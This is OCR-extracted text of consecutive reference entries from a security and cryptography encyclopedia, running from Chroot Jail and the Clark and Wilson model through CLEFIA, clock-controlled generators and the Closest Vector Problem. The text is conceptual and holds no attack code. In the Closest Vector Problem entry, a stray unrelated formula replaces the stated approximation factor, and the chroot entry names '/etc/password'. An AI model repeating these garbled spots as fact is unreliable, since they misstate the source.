
A *Chroot Jail* is a UNIX-like construct which limits a process's visibility to a particular section of the filesystem.

Background

The chroot system call dates back before the UNIX 4.2 Berkeley System Distribution in 1983 (chroot(2) 1983). This system call was originally developed to provide an isolated file system hierarchy for building and testing software releases. Subsequently in the 1990s, the call became popular as a security defense mechanism for isolating processes by limiting their filesystem exposure.

Theory

A Chroot Jail is created under UNIX-like operating systems by using the chroot system call to change the effective root directory of a process to a particular subdirectory in the original system. Figure 1 shows a possible Chroot Jail within a user2 home directory. A process enters this Chroot Jail by using the chroot system call chroot("/home/user2/chrootdir"). Once this change takes place, the new root directory, becomes the starting point for file names beginning with a "/". Files which do not reside within this newly rooted filesystem hierarchy, or Chroot Jail, cannot be accessed by the process using their filename.



Chroot Jail, Fig. 1 A Chroot Jail in user2's home directory

Processes executing within a Chroot Jail have also modified their location of various important system files. These files such as /etc/password are no longer accessed relative to the system-wide root directory, but are accessed relative to the new starting point for "/". This new location may not be a secure location. Therefore, the chroot system call must be limited to the administrator of a UNIX-like system. Otherwise a process could exploit this behavior for privilege escalation.

Even though a process within a Chroot Jail cannot access files outside of the jail directly by their file name, a process within a Chroot Jail can still impact global aspects of the system (Viega and McGraw 2002). For instance, any files opened prior to the chroot system call are still available to the process. Also hard links from within the Chroot Jail to files outside the Chroot Jail will be accessible. Soft links, however, will fail as they are interpreted as a file name and will use the new starting location for "/".

After chroot has been called, subsequent calls to chroot usually do not create a “Chroot Jail within a Chroot Jail.” Instead, they replace the previous Chroot Jail with the new one. Since this new root directory is specified by its file name, it must reside within the previous Chroot Jail, but the previous Chroot Jail is lost. This behavior coupled with the behavior of previously opened files have led to well-known exploits limiting the capabilities of a Chroot Jail to isolate a process which is running with administrator privileges (Simes 2011).

Applications

A Chroot Jail can facilitate the software development process. It allows particular versions of software development tools to be maintained along with the application software under configuration management. At compile time, both the development tools and the application software are then placed inside a new build directory. A chroot to that directory then ensures that only those tools under configuration management and within the Chroot Jail are accessed during the software building process.

Chroot Jails are also used to limit the exposure of untrusted processes within a system.

Cross-References

Sandbox
Virtual Machine Introspection

Recommended Reading

chroot(2) Manual page; UNIX programmers manual, 4th Berkeley distribution, 2 July 1983

Simes (2011) How to break out of a chroot() jail. Published on May 12, 2002. Accessed 18 Jan 2011

Viega J, McGraw G (2002) Building secure software: how to avoid security problems the right way. Addison-Wesley, Reading, pp 204–207

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300155

Chroot Prison

Chroot Jail

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_560

Ciphertext-Only Attack

Alex Biryukov[32] ✉
(32) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The ciphertext-only attack scenario assumes that the attacker has only passive capability to listen to the encrypted communication. The attacker thus only knows ciphertexts C_i, $i = 1, \ldots, N$ but not the corresponding plaintexts. He may however rely on certain redundancy assumptions about the plaintexts, for example, that the plaintext is ASCII encoded English text. This scenario is the weakest in terms of capabilities of the attacker, and thus it is the most practical in real life applications. In certain cases, conversion of a known plaintext attack (Matsui 1993) or even chosen plaintext attack (Biryukov and Kushilevitz 1998) into a ciphertext-only attack is possible.

Cross-References

Block Ciphers
Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO’98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88

Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT’93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300156

Ciphertext-Policy ABE

Attribute-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_814

Clark and Wilson Model

Sabrina De Capitani di Vimercati[33] ✉ and Pierangela Samarati[33] ✉
(33) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definition

The *Clark and Wilson model* protects the integrity of commercial information by allowing only certified actions by explicitly authorized users on resources.

Background

Integrity is concerned with ensuring that no resource, including data and programs, has been modified in an *unauthorized* or *improper* way and that the data stored in the system correctly reflect the real world they are intended to represent (i.e., that users expect). Integrity preservation requires prevention of frauds and errors, as the term “improper” used above suggests: violations to data integrity are often enacted by legitimate users executing authorized actions but misusing their privileges.

Any data management system today has functionality for ensuring integrity. Basic integrity services are, for example, *concurrency control* (to ensure correctness in case of multiple processes concurrently accessing

data) and *recovery* techniques (to reconstruct the state of the system in the case of violations or errors occur). Database systems also support the definition and enforcement of integrity constraints, which define the valid states of the database constraining the values that it can contain. Also, database systems support the notion of *transaction*, which is a sequence of actions for which the *ACID* properties must be ensured, where the acronym stands for: *atomicity* (a transaction is either performed in its entirety or not performed at all), *consistency* (a transaction must preserve the consistency of the database), *isolation* (a transaction should not make its updates visible to other transactions until it is committed), and *durability* (changes made by a transaction that has committed must never be lost because of subsequent failures).

Although rich, the integrity features provided by database management systems are not enough: they are only specified with respect to the data and their semantics and do not take into account the subjects operating on them. Therefore, they can only protect against obvious errors in the data or in the system operation and not against misuses by subjects (Castano et al., 1995). The task of a security policy for integrity is therefore to fill this gap and control data modifications and procedure executions with respect to the subjects performing them.

Theory

The Clark and Wilson proposal (1987) is based on the following four criteria for achieving data integrity:

- *Authentication*. The identity of all users accessing the system must be properly authenticated (this is an obvious prerequisite for correctness of the control, as well as for establishing accountability).
- *Audit*. Modifications should be logged for the purpose of maintaining an audit log that records every program executed and the user who executed it, so that changes could be undone.
- *Well-formed transactions*. Users should not manipulate data arbitrarily but only in constrained ways that ensure data integrity (e.g., double entry bookkeeping in accounting systems). A system in which transactions are well-formed ensures that only legitimate actions can be executed. In addition, well-formed transactions should provide logging and

serializability of resulting sub-transactions in a way that concurrency and recovery mechanisms can be established.

- *Separation of duty*. The system must associate with each user a valid set of programs to be run. The privileges given to each user must satisfy the separation of duty principle. Separation of duty prevents authorized users from making improper modifications, thus preserving the consistency of data by ensuring that data in the system reflect the real world they represent.

While authentication and audit are two common mechanisms for any access control system, the latter two aspects are peculiar to the Clark and Wilson proposal.

The definition of well-formed transaction and the enforcement of separation of duty constraints are based on the following concepts:

- *Constrained Data Items*. CDIs are the objects whose integrity must be safeguarded.
- *Unconstrained Data Items*. UDIs are objects that are not covered by the integrity policy (e.g., information typed by the user on the keyboard).
- *Integrity Verification Procedures*. IVPs are procedures meant to verify that CDIs are in a valid state, that is, the IVPs confirm that the data conform to the integrity specifications at the time the verification is performed.
- *Transformation Procedures*. TPs are the only procedures (well-formed procedures) that are permitted to modify CDIs or to take arbitrary user input and create new CDIs. TPs are designed to take the system from one valid state to the next.

Intuitively, IVPs and TPs enforce the well-formed transaction requirement: all data modifications must be carried out through TPs, and the result must satisfy the conditions imposed by the IVPs.

Separation of duty must be taken care of in the definition of authorized operations. In the context of the Clark and Wilson model, authorized operations are specified by assigning to each user a set of well-formed transactions that the user can execute (which have access to constraint data items). Separation of duty requires the assignment to be defined in a way that makes it impossible for a user to violate the integrity of the system. Intuitively, separation of duty is enforced by splitting operations in subparts, each to be executed by a different person (to make frauds

difficult). For instance, any person permitted to create or certify a well-formed transaction should not be able to execute it (against production data).

Clark and Wilson presented nine rules for the enforcement of system integrity. The rules are partitioned into two types: certification (C) and enforcement (E). Certification rules involve the evaluation of transactions by an administrator, whereas enforcement is performed by the system. The rules can be summarized as follows:

- *C1*. All IVPs must ensure that all CDIs are in a valid state when the IVP is run.
- *C2*. All TPs must be certified to be valid (i.e., preserve validity of CDIs' state).
- *C3*. Assignment of TPs to users must satisfy separation of duty.
- *C4*. The operations of TPs must be logged.
- *C5*. TPs executed on UDIs must result in valid CDIs.
- *E1*. Only certified TPs can manipulate CDIs.
- *E2*. Users must only access CDIs by means of TPs for which they are authorized.
- *E3*. The identity of each user attempting to execute a TP must be authenticated.
- *E4*. Only the agent permitted to certify entities can change the list of such entities associated with other entities.

The Clark and Wilson proposal nicely outlines good principles for controlling integrity. It has limitations due to the fact that it is far from formal and it is unclear how to formalize it in a general setting.

Cross-References

Separation of Duties

References

Castano S, Fugini MG, Martella G, Samarati P (1995) Database security. Addison-Wesley, Workingham

Clark DD, Wilson DR (1987) A comparison of commercial and military computer security policies. In: Proceedings of the IEEE computer society symposium on security and privacy, Oakland, May

1987

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300157

Classical Cryptosystem

Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_398

Claw-Free

Burt Kaliski[34] ✉
(34) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A pair of functions *f* and *g* is said to be *claw-free* or *claw-resistant* if it is difficult to find inputs *x*, *y* to the functions such that

$$f(x) = g(y).$$

Background

The concept of claw-resistance was introduced in the GMR signature scheme, which is based on claw-free trapdoor permutations (Trapdoor One-Way Function, Substitutions, and Permutations).

Theory

Given a pair of functions *f* and *g*, a pair of inputs *x*, *y* such that $f(x) = g(y)$ is called a *claw*, describing the two-pronged inverse. If it is difficult to find such a pair of inputs, then the pair of functions is said to be *claw-free*.

A *collision* is a special case of a claw where the functions *f* and *g* are the same.

Applications

The claw-free property occurs occasionally in cryptosystem design. In addition to the GMR signature scheme, Damgård (Damgård 1988) showed that claw-free permutations (without the trapdoor) could be employed to construct collision-resistant hash functions (also refer Collision resistance). Dodis and Reyzin have shown that the claw-free property is essential to obtaining good security proofs for certain signature schemes (Dodis and Reyzin 2003).

Cross-References

Collision Resistance
Hash Functions
Trapdoor One-Way Function

Recommended Reading

Damgård IB (1988) Collision free hash functions and public key signature schemes. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87, Lecture notes in computer science, vol 304. Springer, Berlin, pp 203–216

Dodis Y, Reyzin L (2003) On the power of claw-free permutations. In: Cimato S, Galdi C, Persiano G (eds) Security in communications networks (SCN 2002), Lecture notes in computer science, vol 2576. Springer, Berlin, pp 55–73

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_561

CLEFIA

Lars R. Knudsen[35] ✉
(35) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen**
Email: Lars.R.Knudsen@mat.dtu.dk

Definition

CLEFIA is a 128-bit block cipher developed by Sony. The block cipher supports keys of 128, 192, and 256 bits.

Background

CLEFIA was designed to be fast in both software and hardware and is compatible with the AES, in the sense that it supports the same block size and key sizes.

Theory

CLEFIA is a 128-bit block cipher with keys of 128, 192, and 256 bits. The structure is a so-called generalized Feistel network running in 18, 22, 26 rounds, depending on the key size.

CLEFIA uses four whitening subkeys W_0, W_1, W_2, W_3, and $2r$ subkeys $RK_0, \ldots, RK_{2r-1}$, each of 32 bits and all derived from the master key.

CLEFIA uses two S-boxes, S_0 and S_1, both mapping on eight bits. S_0 is derived from a combination of four smaller mappings on four bits. S_1 is

derived from the inverse function in GF(2^8) in a manner similar to that used in derivation of the AES S-box. The reader is referred to (Shirai et al. 2007) for further details.

To encrypt, the 128-bit text is first split into four words of 32 bits each. Then two whitening keys are applied as follows:

$$(a,\ b,\ c,\ d) \rightarrow (a,\ b \oplus\ WK_0,\ c,\ d \oplus\ WK_1)$$

Subsequently, the text is encrypted in $r - 1$ rounds, where the ith round is defined:

$$\begin{aligned}(a,\ b,\ c,\ d) \rightarrow (&F_0\left(RK_{2i-2}, a\right) \oplus b,\ c,\\ &F_1\left(RK_{2i-1}, c\right) \oplus d,\ a).\end{aligned}$$

Here, F_0 and F_1 are mappings returning one 32-bit word on input of two 32-bit words, and RK_i are 32-bit subkeys derived from the master key. The rth and final round is:

$$\begin{aligned}(a,\ b,\ c,\ d) \rightarrow \Big(&a,\ F_0\left(RK_{2r-2}, a\right) \oplus b \oplus WK_2,\ c,\\ &F_1\left(RK_{2r-1}, c\right) \oplus d \oplus\ WK_3\Big)\end{aligned}$$

F_0 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned}z_0 &= S_0\left(x_0 \oplus k_0\right)\\ z_1 &= S_1\left(x_1 \oplus k_1\right)\\ z_2 &= S_0\left(x_2 \oplus k_2\right)\\ z_3 &= S_1\left(x_3 \oplus k_3\right)\end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in GF(2^8) compute $y = M_0 \cdot z$, where M_0 is the 4×4 matrix with entries in GF(2^8) in hex notation:

$$\begin{pmatrix} 1 & 2 & 4 & 6\\ 2 & 1 & 6 & 4\\ 4 & 6 & 1 & 2\\ 6 & 4 & 2 & 1 \end{pmatrix}$$

F_1 takes a 32-bit word $x = (x_0, x_1, x_2, x_3)$ and a 32-bit subkey $k = (k_0, k_1, k_2, k_3)$ and computes a 32-bit word $y = (y_0, y_1, y_2, y_3)$ as follows. First, set

$$\begin{aligned} z_0 &= S_0 (x_0 \oplus k_0) \\ z_1 &= S_1 (x_1 \oplus k_1) \\ z_2 &= S_0 (x_2 \oplus k_2) \\ z_3 &= S_1 (x_3 \oplus k_3) \end{aligned}$$

Then with $z = (z_0, z_1, z_2, z_3)$ a column vector with elements in GF(2^8) compute $y = M_1 \cdot z$, where M_1 is the 4×4 matrix with entries in GF(2^8) in hex notation:

$$\begin{pmatrix} 1 & 8 & 2 & a \\ 8 & 1 & a & 2 \\ 2 & a & 1 & 8 \\ a & 2 & 8 & 1 \end{pmatrix}$$

CLEFIA was designed as an alternative to the AES. The designers claim that CLEFIA resists all known attacks, and that it is highly efficient in particular when implemented in hardware.

Cross-References

Block Ciphers
Feistel Cipher

Recommended Reading

Shirai T, Shibutani K, Akishita T, Moriai S, Iwata T (2007) The 128-bit blockcipher CLEFIA (extended abstract). In: Biryukov A (ed) Fast software encryption, 14th international workshop, FSE 2007, Luxembourg, Luxembourg, March 2007, Lecture notes in computer science, vol 4593. Springer, Berlin, pp 181–195

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300159

Client Puzzles

Computational Puzzles

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300160

Cliptography

Post-Snowden Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_337

Clock-Controlled Generator

Caroline Fontaine[36] ✉
(36) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

Clock-Controlled Generators output can be used as keystreams in the context of stream ciphers. They are clocked according to some environment constraints, as for example the value of the output of a given register.


Background

Clock-controlled generators involve several registers and produces one output sequence. Based on some clocking mechanism, registers go from one state to another, thereby producing output bits, the clocks being controlled by some external or internal events. One can choose to synchronize these registers, or not. In the second case, the output of the scheme will be more nonlinear than in the first case.

The most studied case is the one of Linear Feedback Shift Registers (LFSR), but this concept could be applied also to Nonlinear Feedback Shift Registers (NLFSR).

The principle of such a generator is illustrated in Fig. 1. Considering, for example, two LFSRs, say R_1 and R_2, the output of R_1 may determine the clocking of R_2. For example, if R_1 outputs a 1, then clock R_2 twice, and if

R_1 outputs a 0, then clock R_2 three times. The output of the scheme could be the one of R_2.



Clock-Controlled Generator, Fig. 1 Principle of a clock-contr olled generator based on two LFSRs

Theory

The theory of such generators is strongly related to the one of (N)LFSRs. Some particular examples of such generators have been studied, e.g., the Alternating Step Generator, presented below, or the shrinking generator. Remark that a register can manage its clocking by itself, as the self-shrinking generator does.


Their security has been studied since 1994. Following the seminal survey on their cryptanalysis (Gollmann 1994), a lot of papers have discussed (Fast) Correlation Attacks on these generators. Among the more recent papers, one can cite (Golic and O'Connor 1995; Golic 1995, 2005; Al Jabri 1996; Johansson 1998; Kholosha 2001; Kanso 2003; Golic and Menicocci 2004; Daemen and Van Assche 2006; Gomulkiewicz et al. 2006; Zhang et al. 2005). But, according to these attacks, and if properly implemented, both generators remain resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following (Golic and Mihaljevic 1991; Golic and Petrovic 1993; Petrovic and Fúster 2004; Caballero-Gil and Fúster-Sabater 2005, 2009) proposed a new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^L.

Applications

The shrinking generator is detailed in its own entry. The Alternating Step Generator is presented below.

Example: The Alternating Step Generator

The alternating step generator has been introduced in (Günter 1988) and can be equivalently described as illustrated by Fig. 2. It consists of three LFSRs, say R, R_0, and R_1. The role of R is to determine the clocking of both R_0 and R_1. If R outputs a 0, then only R_0 is clocked, and if R outputs a 1, then only R_1 is clocked. At each step, a LFSR that is not clocked outputs the same bit as previously (a 0 if there is no previous step). So, at each step both R_0 and R_1 output one bit each, but only one of them has been clocked. The output sequence of the scheme is obtained by XORing those two bits. An example is provided in Fig. 3.



Clock-Controlled Generator, Fig. 2 The alternating step generator, an overview

R $s_{t+1} = s_t + s_{t-1}$		R_0 $s_{t+1} = s_t + s_{t-2}$		R_1 $s_{t+1} = s_t + s_{t-1}$		
state	output	state	output	state	output	output
11		010		01		
01	1	010	0	10	1	1
10	1	010	0	11	0	0
11	0	001	0	11	0	0
01	1	001	0	01	1	1
10	1	001	0	10	1	1
11	0	100	1	10	1	0
01	1	100	1	11	0	1
10	1	100	1	01	1	0
...	...	...	...	...	...	...

Clock-Controlled Generator, Fig. 3 The alternating step generator, an example. Suppose that R and R_1 are of length two and have period three; the feedback relation for R and $R1$ is $s_{t+1} = s_t + s_{t-1}$; R_0 has length three, and its feedback relation is $s_{t+1} = s_t + s_{t-2}$. The first row of the table corresponds to the initialization; the internal states are of the form $s_t s_{t-1}$ or $s_t s_{t-1} s_{t-2}$

Cross-References

Linear Feedback Shift Register
Nonlinear Feedback Shift Register
Self-Shrinking Generator
Shrinking Generator
Stream Ciphers

Recommended Reading

Al Jabri KA (1996) Shrinking generators and statistical leakage. Comput Math Appl 32(4):33–39. Elsevier Science
[MathSciNet]

Caballero-Gil P, Fúster-Sabater A (2005) Improvement of the edit distance attack to clock-controlled LFSR-based stream ciphers. EUROCAST 2005, Lecture notes in computer science, vol 3643. Springer, Berlin, pp 355–364

Caballero-Gil P, Fúster-Sabater A (2009) A simple attack on some clock-controlled generators. Comput Math Appl 58(1):179–188. Elsevier Science
[MathSciNet]

Daemen J, Van Assche G (2006) Distinguishing stream ciphers with convolutional filters. SCN 2006, Lecture notes in computer science, vol 4116. Springer, Berlin, pp 257–270

Golic J (1995) Towards fast correlation attacks on irregularly clocked shift registers. Advances in cryptology Eurocrypt'95, Lecture notes in computer science, vol 921. Springer, Berlin, pp 248–262

Golic JD (2005) Embedding probabilities for the alternating step generator. IEEE Trans Inf Theory 51(7):2543–2553
[MathSciNet]

Golic JD, Menicocci R (2004) Correlation analysis of the alternating step generator. Design Code Cryptogr 31(1):51–74
[MathSciNet]

Golic JD, Mihaljevic MJ (1991) A generalized correlation attack on a class of stream ciphers based on the Levenshtein distance. J Cryptol 3(3):201–212
[MathSciNet]

Golic J, O'Connor L (1995) Embedding and probabilistic correlation attacks von clock-controlled shift registers. Advances in cryptology Eurocrypt'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 230–243

Golic JD, Petrovic S (1993) A generalized correlation attack with a probabilistic constrained edit distance. Advances in cryptology Eurocrypt'92, Lecture notes in computer science, vol 658. Springer, Berlin, pp 472–476

Gollmann D (1994) Cryptanalysis of clock-controlled shift registers. Fast software encryption, Lecture notes in computer science, vol 809. Springer, Berlin, pp 121–126

Gomulkiewicz M, Kutylowski M, Wlaz P (2006) Fault jumping attacks against shrinking generator. Complexity of Boolean Functions, N.06111, Dagstuhl seminar proceedings, 2006

Günter CG (1988) Alternating step generators controlled by de Bruijn sequences. Advances in cryptology Eurocrypt'87, Lecture notes in computer science, vol 304. Springer, Berlin, pp 5–14

Johansson T (1998) Reduced complexity correlation attacks on two clock-controlled generators. Advances in cryptology Asiacrypt'98, Lecture notes in computer science, vol 1514. Springer, Berlin, pp 342–356

Kanso A (2003) Clock-controlled shrinking generator of feedback shift registers. AISP 2003, Lecture notes in computer science, vol 2727, pp 443–451

Kholosha A (2001) Clock-controlled shift registers and generalized Geffe Key-stream generator. Progress in cryptology Indocrypt'01, Lecture notes in computer science, vol 2247. Springer, Berlin, pp 287–296

Petrovic S, Fúster A (2004) Clock control sequence reconstruction in the ciphertext only attack scenario. ICICS 2004, Lecture notes in computer science, vol 3269. Springer, Berlin, pp 427–439

Zhang B, Wu H, Feng D, Bao F (2005) A fast correlation attack on the shrinking generator. CT-RSA 2005, Lecture notes in computer science, vol 3376. Springer, Berlin, pp 72–86

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_399

Closest Vector Problem

Daniele Micciancio[37] ✉
(37) Department of Computer Science & Engineering, University of California, San Diego, CA, USA

✉ **Daniele Micciancio**
Email: daniele@cs.ucsd.edu

Synonyms

Nearest vector problem

Definition

Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ and a target vector $\mathbf{y}$ (all in n-dimensional Euclidean space $\mathbb{R}^n$), the *Closest Vector Problem* (CVP) asks to find an *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k$) whose distance from the target $\|\mathbf{Bx} - \mathbf{y}\|$ is minimal. As for the Shortest Vector Problem (SVP), CVP can be defined with respect to any norm, but the Euclidean norm is the most common. In Lattice terminology, CVP is the problem of finding the vector in the lattice $\mathscr{L}(\mathbf{B})$ represented by the input *basis* $\mathbf{B}$ which is closest to a given target $\mathbf{y}$. (Refer the entry Lattice for general background about lattices, and related concepts.)

Approximate versions of CVP can also be defined. A g-approximate solution to a CVP instance $(\mathbf{B}, \mathbf{y})$ is a lattice vector $\mathbf{Bx}$ whose distance from the target is within a factor g from the optimum, i.e., $\|\mathbf{Bx} - \mathbf{y}\|$

$\leq g. \|\mathbf{Bz} - \mathbf{y}\|$ for all $\mathbf{z} \in \mathbb{Z}^k$. The approximation factor $g \geq 1$ is usually a (monotonically increasing) function of the lattice dimension.

A special version of CVP of interest in both Lattice-Based Cryptography and coding theory is the *bounded distance decoding*. This problem is defined similarly to CVP, but with the restriction that the distance between the target vector $\mathbf{y}$ and the lattice is small, compared to the minimum distance λ_1 of the lattice. (Shortest Vector Problem for the definition of λ_1.)

Background

In mathematics, CVP has been studied (in the language of quadratic forms) since the nineteenth century in parallel with the Shortest Vector Problem, which is its homogeneous counterpart. It is a classic NP-hard combinatorial optimization problem (van Emde 1981). The first *polynomial-time* approximation algorithm for CVP was proposed by Babai (1986), based on the LLL Lattice Reduction algorithm (Lenstra et al. 1982).

Theory

The strongest currently known NP-hardness result for CVP (Dinur et al. 2003) shows that the problem is intractable for approximation factors $g(n) = n^{1/O(\log \log n)}$ almost polynomial in the dimension of the lattice. However, under standard complexity assumptions, CVP cannot be NP-hard to approximate within small polynomial factors $\left\{u \in F_2^n / \widehat{\mathrm{f}}(u) = 0\right\}$ (Goldreich and Goldwasser 2000).

The best theoretical polynomial-time approximation algorithms to solve CVP known to date are still based on Babai's nearest plane algorithm (1986) in conjunction with stronger Lattice Reduction techniques. The resulting approximation factor is essentially the same as the one achieved by the lattice reduction algorithms for the Shortest Vector Problem, and is almost exponential in the dimension of the lattice.

In practice, heuristics approaches (e.g., the "embedding technique," Lattice Reduction) seem to find relatively good approximations to CVP in a

reasonable amount of time when the dimension of the lattice is sufficiently small and/or the target is close to the lattice.

CVP is known to be at least as hard as SVP (Goldreich et al. 1999), in the sense that any approximation algorithm for CVP can be used to approximate SVP within the same approximation factor and with essentially the same computational effort.

Applications

Algorithms and heuristics to (approximately) solve CVP have been extensively used in cryptanalysis (Lattice Reduction). The conjectured intractability of CVP has also been used as the basis for the construction of hard-to-break cryptographic primitives. However, none of the cryptographic functions directly based on CVP is known to admit a proof of security, and some of them have been broken (Nguyen and Regev 2009). Cryptographic primitives with a supporting proof of security are typically based on easier problems, like the length estimation version of the Shortest Vector Problem or the *bounded distance decoding* variant of CVP. (Refer Lattice Based Cryptography for details.)

Open Problems

As for the Shortest Vector Problem, the main open questions about CVP regard the existence of polynomial time algorithms achieving approximation factors that grow polynomially with the dimension of the lattice. Can CVP be approximated in polynomial time within $g = n^c$ for some constant $c < \infty$? Is CVP NP-hard to approximate within small polynomial factors $g = n^\epsilon$ for some $\epsilon > 0$?

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see (Micciancio and Goldwasser 2002).

Cross-References

Lattice
Lattice Reduction

Lattice-Based Cryptography
NTRU
Shortest Vector Problem

Recommended Reading

Babai L (1986) On Lovasz' lattice reduction and the nearest lattice point problem. Combinatorica 6(1):1–13
[MathSciNet]

Dinur I, Kindler G, Raz R, Safra S (2003) Approximating CVP to within almost-polynomial factors is NP-hard. Combinatorica 23(2):205–243
[MathSciNet]

Goldreich O, Goldwasser S (2000) On the limits of nonapproximability of lattice problems. J Comput Syst Sci 60(3):540–563
[MathSciNet]

Goldreich O, Micciancio D, Safra S, Seifert J-P (1999) Approximating shortest lattice vectors is not harder than approximating closest lattice vectors. Inf Process Lett 71(2):55–61
[MathSciNet]

Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261:513–534
[MathSciNet]

Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. In: The Kluwer International Series in Engineering and Computer Science, vol 671. Kluwer Academic Publishers, Boston

Nguyen P, Regev O (2009) Learning a parallelepiped: Cryptanalysis of GGH and NTRU signatures. J Cryptol 22(2):139–160
